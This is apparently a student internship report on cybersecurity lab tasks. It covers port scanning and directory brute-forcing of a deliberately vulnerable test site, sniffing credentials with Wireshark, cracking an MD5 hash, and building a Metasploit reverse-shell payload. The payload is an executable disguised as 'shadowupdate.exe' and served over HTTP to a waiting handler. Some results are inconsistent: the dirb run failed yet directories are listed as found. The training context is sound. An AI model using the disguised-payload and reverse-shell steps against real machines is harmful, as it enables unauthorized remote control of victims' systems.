

SHADOWFOX INTERNSHIP PROGRAM

Sriram Kasukurthi

BATCH : November B1

DOMAIN : CYBERSECURITY

**REPORT ON BEGINNER
AND
INTERMEDIATE TASK**

Table of Contents :

TASK LEVEL (BEGINNER)	6
1) FIND ALL THE PORTS THAT ARE OPEN ON THE WEBSITE HTTP://TESTPHP.VULNWEB.COM/	7
2) BRUTE FORCE THE WEBSITE HTTP://TESTPHP.VULNWEB.COM/ AND FIND THE DIRECTORIES THAT ARE PRESENT IN THE WEBSITE.	8
3) MAKE A LOGIN IN THE WEBSITE HTTP://TESTPHP.VULNWEB.COM/ AND INTERCEPT THE NETWORK TRAFFIC USING WIRESHARK AND FIND THE CREDENTIALS THAT WERE TRANSFERRED THROUGH THE NETWORK	10
SK LEVEL (INTERMEDIATE)	11
1) A FILE IS ENCRYPTED USING VERACRYPT (A DISK ENCRYPTION TOOL). THE PASSWORD TO ACCESS THE FILE IS ENCRYPTED IN A HASH FORMAT AND PROVIDED TO YOU IN THE DRIVE WITH THE NAME ENCODED.TXT. DECODE THE PASSWORD AND ENTER IN THE VERA CRYPT TO UNLOCK THE FILE AND FIND THE SECRET CODE IN IT. THE VERACRYPT SETUP FILE WILL BE PROVIDED TO YOU	12
2) AN EXECUTABLE FILE OF VERACRYPT WILL BE PROVIDED TO YOU. FIND THE ADDRESS OF THE ENTRY POINT OF THE EXECUTABLE USING PE EXPLORER TOOL AND PROVIDE THE VALUE AS THE ANSWER AS A SCREENSHOT	17
3) CREATE A PAYLOAD USING METASPLOIT AND MAKE A REVERSE SHELL CONNECTION FROM A WINDOWS 10 MACHINE IN YOUR VIRTUAL MACHINESETUP	21
TASKLEVEL(ADVANCE)	22
Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it	23

LIST OF THE TOOLS ARE USED :

SL NO	TOOLS	PAGE NO
1	NMAP	8
2	DIRB	10
3	WIRE SHARK	13
4	MD5 SUM WEB	15
4	VERA CRYPT	16
5	PE EXPLORER	21
6	METASPLOIT	23
7	OPENVPN	24
8	NMAP	25
9	HYDRA	28
10	JOHN THE RIPPER	29

1ST TASK

TASK LEVEL BEGINNER

- 1) Find all the ports that are open on the website <http://testphp.vulnweb.com/>
- 2) Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website.
- 3) Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using wireshark and find the credentials that were transferred through the network

2ND TASK

TASK LEVEL INTERMEDIATE

- 1) **A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.**
- 2) **An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.**
- 3) **Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.**
- 4) **Make a deauth attack in your own network and capture the handshake of the network connection between the device and the router and crack the password for the wifi. To crack the password create a wordlist that can include the password of your network**

3RD TASK

TASK LEVEL (ADVANCE)

- Using the Try hack me platform, launch the Basic Pen testing room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration how you did it.

TASK LEVEL (BEGINNER)

1. All the ports that are open on the website <http://testphp.vulnweb.com/>

Port Scanning Report for <http://testphp.vulnweb.com/>


NMAP (NETWORK MAPPER): A powerful network scanning tool used to discover hosts and services on a computer network.

PROCEDURE :

- ✓ Open Kali linux and run the terminal
- ✓ We have multiple ways are there to find open ports for a website
- ✓ We use tool nmap to find all open/closed ports in a website
- ✓ Nmap is already preinstall in kali don't need to download
- ✓ Nmap is a tool to scan the websites for findings open/closed ports, services, Versions and vulnerabilities on the websites by using Commands.

USED COMMAND : `nmap -Pn -p- testphp.vulnweb.com`

OUTPUT :



```
(kali@kali)-[~]
$ nmap -Pn -p- testphp.vulnweb.com

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-27 01:16 EST
Stats: 0:01:48 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 68.17% done; ETC: 01:18 (0:00:51 remaining)
Stats: 0:01:50 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 87.20% done; ETC: 01:18 (0:00:16 remaining)
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.034s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 56209 filtered tcp ports (net-unreach), 9321 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
5919/tcp  open  unknown
9783/tcp  open  unknown
19506/tcp open  unknown
49966/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 111.06 seconds

(kali@kali)-[~]
$
```

2) Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website.

DIRB : IT IS USED TO BRUTRFORCE THE DIRECTORY IN THEWEB APPLICATION AND WEB PAGES.

COMMAND : dirb http://testphp.vulnweb.com/

Procedures:-

- ✓ Open Kali linux and run the terminal.
- ✓ Install dirb tool in kali linux
- ✓ By running this Command **apt install dirb**

```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
$ dirb http://testphp.vulnweb.com/

DIRB v2.22
By The Dark Raven

START_TIME: Wed Nov 27 02:07:45 2024
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://testphp.vulnweb.com/ —

(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT RESOLVE HOST)

END_TIME: Wed Nov 27 02:07:45 2024
DOWNLOADED: 0 - FOUND: 0

(kali@kali)~$
```

FOUNDED DIRECTORIES :

+ CVS
+ IMAGES
+ ADMIN

3) Make a login in the website <http://test.php.vulnweb.com/> and intercept the network traffic using wireshark and find the credentials that were transferred through the network.

WIRESHARK : IT'S A TOOL IN THE KALI LINUX USED FOR SOME TYPES OF ATTACKS LIKE MAN IN THE MIDDLE ATTACK AND TRACING THE NETWORK PACKET (NETWORK PACKET SNIFFING)



Procedure:-

- ❖ Open Kali linux and open wireshark tool in kali linux
- ❖ Double Click on Eth0 to start Scanning into our network traffic.
- ❖ Open Browser and visit the website of our target which is <http://testphp.vulnweb.com/>
- ❖ As you can see the website below and click on signup option on your right side
- ❖ Write down the credential of your or random in login page to capture the credentials from wireshark and before you click on submit open wireshark now
- ❖ As you can see scanning was started in wireshark and its capturing all our traffic in our network

- ❖ Now go back to website click on submit by giving Credentials.
- ❖ Now again go back to wireshark and wait for 2mins to capture the traffic of your login page .and stop the capturing traffic in wireshark as you can see in below image.
- ❖ Now go to Filter option and type http because our website is http not https so we can only see all the http web traffic in our wireshark.
- ❖ Now search for login.php url or userinfo link as you can see I find the login.php link right click on the that link go to Follow option> HTTP stream

← → ↻ 🏠 testphp.vulnweb.com/login.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)

If you are already registered please enter your login information below:

Username :

Password :

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

GIVEN PASSWD :

Login id : Sriram
Passwd : Shadowfox

TASK LEVEL(INTERMEDIATE)

1) A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

TOOL : VERACRYPT

Procedures:-

- ✚ First download vercrypt tool from this link <https://veracrypt.fr/en/Downloads.html> or you can download from drive provided by internship program
- ✚ Then open the text file and copy the encrypted text
- ✚ To decrypt the cyfer text we use md5 sum website or hashing algorithm
- ✚ Open the website and paste the cyfer text wanted to be decrypted
- ✚ Then you will get the original text We got the text is

Passord123

New TabChat - Merlin AIGeminiMD5 Encrypt/Decrypt Online

10015.io/tools/md5-encrypt-decrypt

10015Search ToolsProduct FinderBETACategoriesExtensionsMenuSign in

TOOL CATEGORIES

- MD5 Encrypt/Decrypt
- SHA1 Encrypt/Decrypt
- SHA224 Encrypt/Decrypt
- SHA256 Encrypt/Decrypt
- SHA384 Encrypt/Decrypt
- SHA512 Encrypt/Decrypt
- JWT Encoder/Decoder
- JSON Tree Viewer

Color ToolsSocial Media ToolsMiscellaneous Tools

MD5 Encrypt/DecryptShareAdd to FavsReport Bug

vivo T3 Pro 5GGET. SET. TURBO

Launching on 27th Aug, 12 PM




Flipkartshop.vivo.comstore near you

EncrypterDecrypter

Text

MD5 Hash

Encrypt >ResetCopy

 encoded.txt	24-08-2024 13:40	Text Document	1 KB
 PE.Explorer_setup	24-08-2024 13:46	Application	3,739 KB
 SHADOW FOX	22-08-2024 23:23	Microsoft Word D...	22 KB
 shadowfox veracrypt	24-08-2024 13:40	Text Document	10,240 KB
 VeraCrypt Setup 1.26.7 (2)	24-08-2024 13:46	Application	34,456 KB

FileEditView

482c811da5d5b4bc6d497ffa98491e38

TOOL CATEGORIES

MD5 Encrypt/Decrypt

SHA1 Encrypt/Decrypt

SHA224 Encrypt/Decrypt

SHA256 Encrypt/Decrypt

SHA384 Encrypt/Decrypt

SHA512 Encrypt/Decrypt

JWT Encoder/Decoder

JSON Tree Viewer

Color Tools

Social Media Tools

MD5 Encrypt/Decrypt

Share

Add to Favs

Report Bug

vivo T3 Pro 5G
GET. SET. TURBO

Launching on 27th Aug, 12 PM

Flipkart

Flipkart

Encrypter

Decrypter

MD5 Hash

482c811da5d5b4bc6d497ffa98491e38

Text

password123

Elapsed Time: 0.357s

Trial Count: 469

Decryption Settings

Decrypt

Reset

Copy

VeraCrypt

Volumes System Favorites Tools Settings Help

Homepage

Drive	Volume	Size	Encryption Algorithm	Type
A:				
B:				
F:				
G:				
H:				
I:				
J:				
K:				
L:				
M:				
N:				
O:				
P:				

Create Volume

Volume Properties...

Wipe Cache

Volume



E:\SHADOWFOX\shadowfox veracrypt.txt

Select File...

Never save history

Volume Tools...



Select Device...


Mount

Auto-Mount Devices

Dismount All

Exit





Finally we got the secret code the secretv
code is : **never giveup**

2) An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

GIVEN:

- ☐ VERACRYPT
- ☐ PE EXPLORER.EXE

Steps:

- ☐ open the pe explorer and add the veracrypt.exe file to it
- ☐ select the file
- ☐ address of entrypoint is 00409B24

encoded.txt	24-08-2024 13:40	Text Document	1 KB
PE.Explorer_setup	24-08-2024 13:46	Application	3,739 KB
SHADOW FOX	25-08-2024 17:58	Microsoft Word D...	1,598 KB
shadowfox veracrypt	24-08-2024 13:40	Text Document	10,240 KB
VeraCrypt Setup 1.26.7 (2)	24-08-2024 13:46	Application	34,456 KB
~\$ADOW FOX	26-08-2024 10:34	Microsoft Word D...	1 KB

The screenshot shows the PE Explorer tool interface. The main window displays the 'PE Explorer Feature List' with a sidebar on the left containing a 'Contents' list. The 'Contents' list includes: 'Introducing PE Explorer', 'Overview', 'Feature List', 'What's new in this', 'What's next?', 'System requirements', 'Using PE Explorer', 'Resource Editor - How', 'Disassembler', 'Dependency Scanner', 'TimeDate Adjuster', 'Removal Tools', 'Plug-ins', 'F.A.Q.', 'PE File Basics', 'Order PE Explorer', 'Contact and support', and 'Our Development'. The main window also shows a 'PE Explorer Setup' window with a 'Real Image Checksum' field set to '003848B7h'. The 'PE Explorer Setup' window has a 'File' menu and a 'Home' tab. The 'PE Explorer Setup' window also shows a table of fields and values:

Description	Field Name	Data Value	Description
File Alignment	00000200h	1.0	
Operating System Version	00000001h	6.0	
Image Version	00000006h	4.0	
Subsystem Version	00000004h	Reserved	
Win32 Version Value	00000000h	102400 bytes	
Size of Image	00019000h		
Size of Headers	00000400h		
Checksum	003848B7h	Win32 GUI	
Subsystem	0002h	Terminal Server aware	
Dll Characteristics	8000h		
Size of Stack Reserve	00100000h		
Size of Stack Commit	00004000h		
Size of Heap Reserve	00100000h		
Size of Heap Commit	00001000h		
Loader Flags	00000000h	Obsolete	
Number of Data Directories	00000010h		

The bottom of the screenshot shows a command prompt window with the following output:

```
26.08.2024 18:49:17 : Length of EOF Extra Data: 00394DE8h <3755496> bytes.
26.08.2024 18:49:17 : EOF Position: 00396BE8h <3828712>
26.08.2024 18:49:17 : Error! (Step: Examining Resources)
26.08.2024 18:49:17 : Errors detected! Opening file in SAFE MODE...
26.08.2024 18:49:17 : Done.
```


3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

TOOL USED : METASPLOIT

METASPLOIT :

IT SEEMS LIKE YOU MIGHT BE REFERRING TO "METASPLOIT ". METASPLOIT IS A POPULAR PENETRATION TESTING FRAMEWORK THAT IS USED BY CYBERSECURITY PROFESSIONALS TO DISCOVER EXPLOITS AND VALIDATE VULNERABILITIES IN SYSTEMS AND NETWORKS

STEPS

: Create a payload by using msfvenom
Msfvenom -p windows/meterpreter/reverse_tcp
lhost =<> lport=4444 -f exe -o shadowupdate
Start the server using python3 -m http.server
Create a workspace and search for multihandler
Use multihandler start exploit the system
Send the file to the target and run as the admin
The meterpreter session will open
Use the help command u will get core commands

```
(root@kali)-[~/shadowfox/JEEVAN]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=4444 -f exe -o shadowupdate.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: shadowupdate.exe
```

```
(root@kali)-[~/shadowfox/JEEVAN]
# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
msf6 > search multi/handler

Matching Modules
=====
#  Name
-  -
0  exploit/linux/local/apt_package_manager_persistence
1  exploit/android/local/janus
2  auxiliary/scanner/http/apache_mod_cgi_bash_env
3  exploit/linux/local/bash_profile_persistence
4  exploit/linux/local/desktop_privilege_escalation
5  exploit/multi/handler
6  exploit/windows/mssql/mssql_linkcrawler
7  exploit/windows/browser/persits_xupload_traversal
8  exploit/linux/local/yum_package_manager_persistence

Disclosure Date  Rank  Check  Description
-----
1999-03-09      excellent No  APT Package Manager Persistence
2017-07-31      manual  Yes  Android Janus APK Signature bypass
2014-09-24      normal  Yes  Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
1989-06-08      normal  No   Bash Profile Persistence
2014-08-07      excellent Yes  Desktop Linux Password Stealer and Privilege Escalation
manual         No   Generic Payload Handler
2000-01-01      great   No   Microsoft SQL Server Database Link Crawling Command Execution
2009-09-29      excellent No  Persits XUpload ActiveX MakeHttpRequest Directory Traversal
2003-12-17      excellent No  Yum Package Manager Persistence

Interact with a module by name or index. For example info 8, use 8 or use exploit/linux/local/yum_package_manager_persistence
```

```
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) >
```

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf6 exploit(multi/handler) > RUN
[-] Unknown command: RUN
msf6 exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.56.1:4444: -
[*] Started reverse TCP handler on 0.0.0.0:4444
```

```
msf6 > help
```

Core Commands

<u>Command</u>	<u>Description</u>
?	Help menu
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
debug	Display information useful for debugging
exit	Exit the console
features	Display the list of not yet released features that can be opted in to
get	Gets the value of a context-specific variable
getg	Gets the value of a global variable
grep	Grep the output of another command
help	Help menu
history	Show command history
load	Load a framework plugin
quit	Exit the console
repeat	Repeat a list of commands
route	Route traffic through a session
save	Saves the active datastores
sessions	Dump session listings and display information about sessions
set	Sets a context-specific variable to a value
setg	Sets a global variable to a value
sleep	Do nothing for the specified number of seconds
spool	Write console output into a file as well the screen
